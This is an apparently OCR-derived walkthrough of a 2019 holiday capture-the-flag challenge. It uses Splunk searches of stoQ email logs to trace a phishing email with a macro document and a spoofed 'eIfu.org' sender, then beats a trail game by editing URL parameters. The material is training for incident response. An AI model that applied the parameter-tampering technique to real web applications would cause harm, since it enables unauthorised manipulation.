


4. What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt) ✓ 19th Century Holiday Cheer As

<u>Note to Challenge Designer</u>. The time window made this challenge harder. Of the two PIDs 5864 and 6268, the first goes to a dead end and the second leads to a solution. However, at 5:18:15, PID 6268 falls outside the 10 second window (starts at 5:18:32) which leads players to work on the dead end 5864 first. If they forget about 6268, they will get lost.

Question 5—How many email addresses sent student essays to Prof. Banas?

Alice has two hints for us.


stoQ output is in JSON format, and we store that in our log management platform. It allows you to run powerful searches like this one. Check out those strange-looking field names like **results{}.workers.smtp.subject**. That's how JSON data looks in our search system, and stoQ events are made up of some fairly deeply nested JSON. Just keep that in mind.


Okay, time for you to play around with that search and answer the question. You should be aware that Professor Banas was very clear in his instructions to his students: All assignment submissions **must** be made via email and **must** have the subject 'Holiday Cheer Assignment Submission'. Remember email addresses are not case sensitive so don't double-count them!

The first hint gives us this query.

```
index=main sourcetype=stoq | table _time results{}.workers.smtp.to
results{}.workers.smtp.from  results{}.workers.smtp.subject
results{}.workers.smtp.body | sort - _time
```

We can modify the query to meet our needs.

```
index=main sourcetype=stoq  "results{}.workers.smtp.subject"="Holiday Cheer
Assignment Submission" | table  _time results{}.workers.smtp.from
results{}.workers.smtp.subject
```



```
index=main sourcetype=stoq  "results{}.workers.smtp.subject"="Holiday Cheer Assignment Submission" | table _
```


✓ 21 events (before 1/1/20 12:15:42.000 AM)   No Event Sampling ▾

Events   Patterns   Statistics (21)   Visualization

100 Per Page ▾   Format   No Preview ▾

_time	results{}.workers.smtp.from
2019-08-25 16:49:58	plum sparklepie <plum.sparklepie@students.elfu.org> Plum Sparklepie <Plum.Sparklepie@students.elfu.org>
2019-08-25 16:48:29	wunorse openslae <wunorse.openslae@students.elfu.org> Wunorse Openslae <Wunorse.Openslae@students.elfu.org>
2019-08-25 16:46:23	partridge sugartree <partridge.sugartree@students.elfu.org> Partridge Sugartree <Partridge.Sugartree@students.elfu.org>
2019-08-25 16:46:11	bushy evergren <bushy.evergren@students.elfu.org> Bushy Evergren <Bushy.Evergren@students.elfu.org>


It is strange that every entry is present in both lower case and title capitalization. This query gives 21, but due to the capitalization 42 also works.


How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)

✓ 42

Question 6—What was the password on the zip archive?


Fortunately, this one came up quickly. I experimented with ways to search for results{}.workers.smtp.body that contained "password" but didn't find any, so I took the easy answer.



```
index=main sourcetype=stoq
```

ge 2
a results{}.workers.smtp.arc-authentication-results 3
a results{}.workers.smtp.arc-message-signature 84
a results{}.workers.smtp.arc-seal 84
a results{}.workers.smtp.authentication-results 44
a results{}.workers.smtp.body 84
a results{}.workers.smtp.body_html 53
a results{}.workers.smtp.content-langua


Top 10 Values	Count	%
Professor Banas, I have completed my assignment. Please open the attached zip file with password 123456789 and then open the word document to view it. You will have to click "Enable Editing" then "Enable Content" to see it. This was a fun assignment. I hope you like it! --Bradly Buttercups	1	2.381%
professor banas, i have completed my assignment. please open the attached zip file with password	1	2.381%



6. What was the password for the zip archive that contained the suspicious file? ✓ 123456789

Question 7—Who sent the evil email?


In the last search we saw the email was sent by Bradley Buttercups. We can find his address easily enough.



a results{}.workers.smtp.authentication-results 44
a results{}.workers.smtp.body 84
a results{}.workers.smtp.body_html 53
a results{}.workers.smtp.content-language 2
a results{}.workers.smtp.content-type 82
a results{}.workers.smtp.date 42
a results{}.workers.smtp.delivered-to 1
a results{}.workers.smtp.dkim-signature 84
a results{}.workers.smtp.from 44
a results{}.workers.smtp.in-reply-to 42
a results{}.workers.smtp.message-id 8

Top 10 Values	Cou
Carl Banas <Carl.Banas@faculty.elfu.org>	21
carl banas <carl.banas@faculty.elfu.org>	21
Bradly Buttercups <Bradly.Buttercups@eIfu.org>	1
Brownie Snowtrifle <Brownie.Snowtrifle@students.elfu.org>	1
Bushy Evergren <Bushy.Evergren@students.elfu.org>	1
Carol Greenballs <Carol.Greenballs@students.elfu.org>	1
Cherry Brandyfluff <Cherry.Brandyfluff@students.elfu.org>	1
Clove Fruitsparkles	1

Note that his email address is `eIfu.org` instead of `elfu.org`.



7. What email address did the suspicious file come from? ✓ Bradly.Buttercups@elfu.org

The Challenge Question—What message did the adversary embed in their attack?


The challenge requires us to download the message attachment from the stoQ archive. I created a base search by clicking on Bradley Buttercups' email in the search above.

```
index=main sourcetype=stoq "results{}.workers.smtp.from"="Bradly
Buttercups <Bradly.Buttercups@eIfu.org>"
```

I added this to the end of my search as Alice suggested.

```
| eval results = spath(_raw, "results{}")
| mvexpand results
| eval path=spath(results, "archivers.filedir.path"), filename=spath(results,
"payload_meta.extra_data.filename"), fullpath=path."/".filename
| search fullpath!=""
| table filename,fullpath
```

That gave me this result.




```
index=main sourcetype=stoq "results{}.workers.smtp.from"="Bradly Buttercups <Bradly.Buttercups@eIfu.org>" | eval results = spath(_raw, "results{}")
| mvexpand results
| eval path=spath(results, "archivers.filedir.path"), filename=spath(results, "payload_meta.extra_data.filename"), fullpath=path."/".filename
| search fullpath!=""
| table filename,fullpath
```

✓ 19 events (8/1/19 12:00:00.000 AM to 9/1/19 12:00:00.000 AM)   No Event Sampling

filename	fullpath
1574356658.Vca01I45e44M667617.ip-172-31-47-72	/home/ubuntu/archive/7/f/6/3/a/7f63ace9873ce7326199e464adfdaad76a4c4e16/1574356
Buttercups_HOL404_assignment.zip	/home/ubuntu/archive/9/b/b/3/d/9bb3d1b233ee039315fd36527e0b565e7d4b778f/Buttercu
19th Century Holiday Cheer Assignment.docm	/home/ubuntu/archive/c/6/e/1/7/c6e175f5b8048c771b3a3fac5f3295d2032524af/19th Cer
[Content_Types].xml	/home/ubuntu/archive/b/e/7/b/9/be7b9b92a7acd38d39e86f56e89ef189f9d8ac2d/[Content
document.xml	/home/ubuntu/archive/1/e/a/4/4/1ea44e753bd217e0edae781e8b5b5c39577c582f/document
styles.xml	/home/ubuntu/archive/e/e/b/4/0/eeb40799bae524d10d8df2d65e5174980c7a9a91/styles.x
settings.xml	/home/ubuntu/archive/1/8/f/3/3/18f3376a0ce18b348c6d0a4ba9ec35cde2cab300/settings


<snip>



filename	fullpath
core.xml	/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4/core.xml

You can download the entire document before or after compression, or any of the document's component parts. Since the document contains malware, the challenge author removed the content from all the files on the list, except the one that has the information we need, core.xml

I had the best luck clicking through the directories on the web site, rather than copy and paste.



elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ Artifacts/home/ubuntu/archive/f/f/1/e/a/

```
ast Modified                  Size       Key
------------------------------------------------------------------------------
                                         ../
019-11-29T23:00:19.000Z       0.9 kB     ff1ea6f13be3faabd0da728f514deb7fe3577cc4
```

Opening ff1ea6f13be3faabd0da728f514deb7fe3577cc4

You have chosen to open:

ff1ea6f13be3faabd0da728f514deb7fe3577cc4

which is: binary/octet-stream (910 bytes)

from: https://elfu-soc.s3.amazonaws.com

What should Firefox do with this file?

Open with [ ] Browse...

[✓ Save File]

Do this automatically for files like this from now on


Contents of core.xml:

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/" xmlns:dcmitype="http://purl.org/dc/dcmitype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><dc:title>Holiday Cheer Assignment</dc:title><dc:subject>19th Century Cheer</dc:subject><dc:creator>Bradly Buttercups</dc:creator><cp:keywords></cp:keywords><dc:description>Kent you are so unfair. And we were going to make you the king of the Winter Carnival.</dc:description><cp:lastModifiedBy>Tim Edwards</cp:lastModifiedBy><cp:revision>4</cp:revision><dcterms:created xsi:type="dcterms:W3CDTF">2019-11-19T14:54:00Z</dcterms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2019-11-19T17:50:00Z</dcterms:modified><cp:category></cp:category></cp:coreProperties>

Enter the highlighted phrase in the objective to get credit.

Objective 7—Get Access to the Steam Tunnels




7) Get Access To The Steam Tunnels

Difficulty:

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. *For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.*

First, we need to visit Minty. Note: this terminal is in the appendix as a lesson.

Holiday Hack Terminal



Minty Candycane 5:00PM

Hi! I'm Minty Candycane!

I just LOVE this old game!

I found it on a 5 1/4" floppy in the attic.

You should give it a go!

If you get stuck at all, check out this year's talks.

One is about web application penetration testing.


Good luck, and don't get dysentery!

...

Hi! I'm Minty Candycane!

I just LOVE this old game!

Minty tells us to listen to the talk about web application penetration testing, as does her link in the badge.




Web App Pen Testing

From: Minty Candycane

Web Apps: A Trailhead

https://www.youtube.com/watch?v=0T6-DQtzCgM&feature=youtu.be

Here's the beginning of the Trail terminal. The hacks for each game mode, easy, medium, and hard have the same difficulty as the game modes.



hhc://trail.hhc/gameselect/

THE HOLIDAY HACK TRAIL

WELCOME TO THE TRAIL! IT'S NEARLY TIME FOR KRINGLECON. YOU NEED TO GET THERE BEFORE THE 25TH DAY OF DECEMBER! HITCH UP YOUR REINDEER, GATHER YOUR SUPPLIES, AND DO YOUR BEST TO MAKE IT TO THE NORTH POLE ON TIME. GOOD LUCK!


SELECT DIFFICULTY

EASY MEDIUM HARD

EASY: START WITH 5000 MONEY ON 1 JULY

MEDIUM: START WITH 3000 MONEY ON 1 AUGUST

HARD: START WITH 1500 MONEY ON 1 SEPTEMBER



PURCHASE SUPPLIES

ITEM	STARTING QTY	PRICE	AMT TO BUY	ITEM COST
REINDEER	2	500	0	0
RUNNERS	2	200	0	0
FOOD	400	5	0	0
MEDS	20	50	0	0
AMMO	100	20	0	0


MONEY AVAILABLE	COST OF ITEMS	MONEY REMAINING
5000	0	5000

BUY

We will skip the supply purchase. Hackers don't need supplies!

Easy Mode

Notice that easy mode is using a simple GET request. Chris showed us how to deal with these in his talk.




hhc://trail.hhc/trail/?difficulty=0&dista

DISTANCE REMAINING	DAY	MONTH	DIFFICULTY	PACE
8000	1	JULY	EASY	STEADY

Here are the url contents in full:

```
hhc://trail.hhc/trail/?difficulty=0&distance=0&money=5000&pace=0&curmonth=7&c
urday=1&reindeer=2&runners=2&ammo=100&meds=20&food=400&name0=Billy&health0=10
0&cond0=0&causeofdeath0=&deathday0=0&deathmonth0=0&name1=Jo&health1=100&cond1
=0&causeofdeath1=&deathday1=0&deathmonth1=0&name2=Joseph&health2=100&cond2=0&
causeofdeath2=&deathday2=0&deathmonth2=0&name3=Billy&health3=100&cond3=0&caus
eofdeath3=&deathday3=0&deathmonth3=0
```


Note that the screen says the Distance Remaining is 8000, and the url holds `&distance=0`. Let's change the url to `&distance=8000` and see what happens.



ıc/trail/?difficulty=0&distance=8000&r


DISTANCE REMAINING	DAY	MONTH	DIFFICULTY	PACE
8000	1	JULY	EASY	STEADY

Click GO and we have a winner.



hc/trail/?difficulty=0&distance=8000&

DISTANCE REMAINING	DAY	MONTH	DIFFICULTY	PACE
0	1	JULY	EASY	STEADY



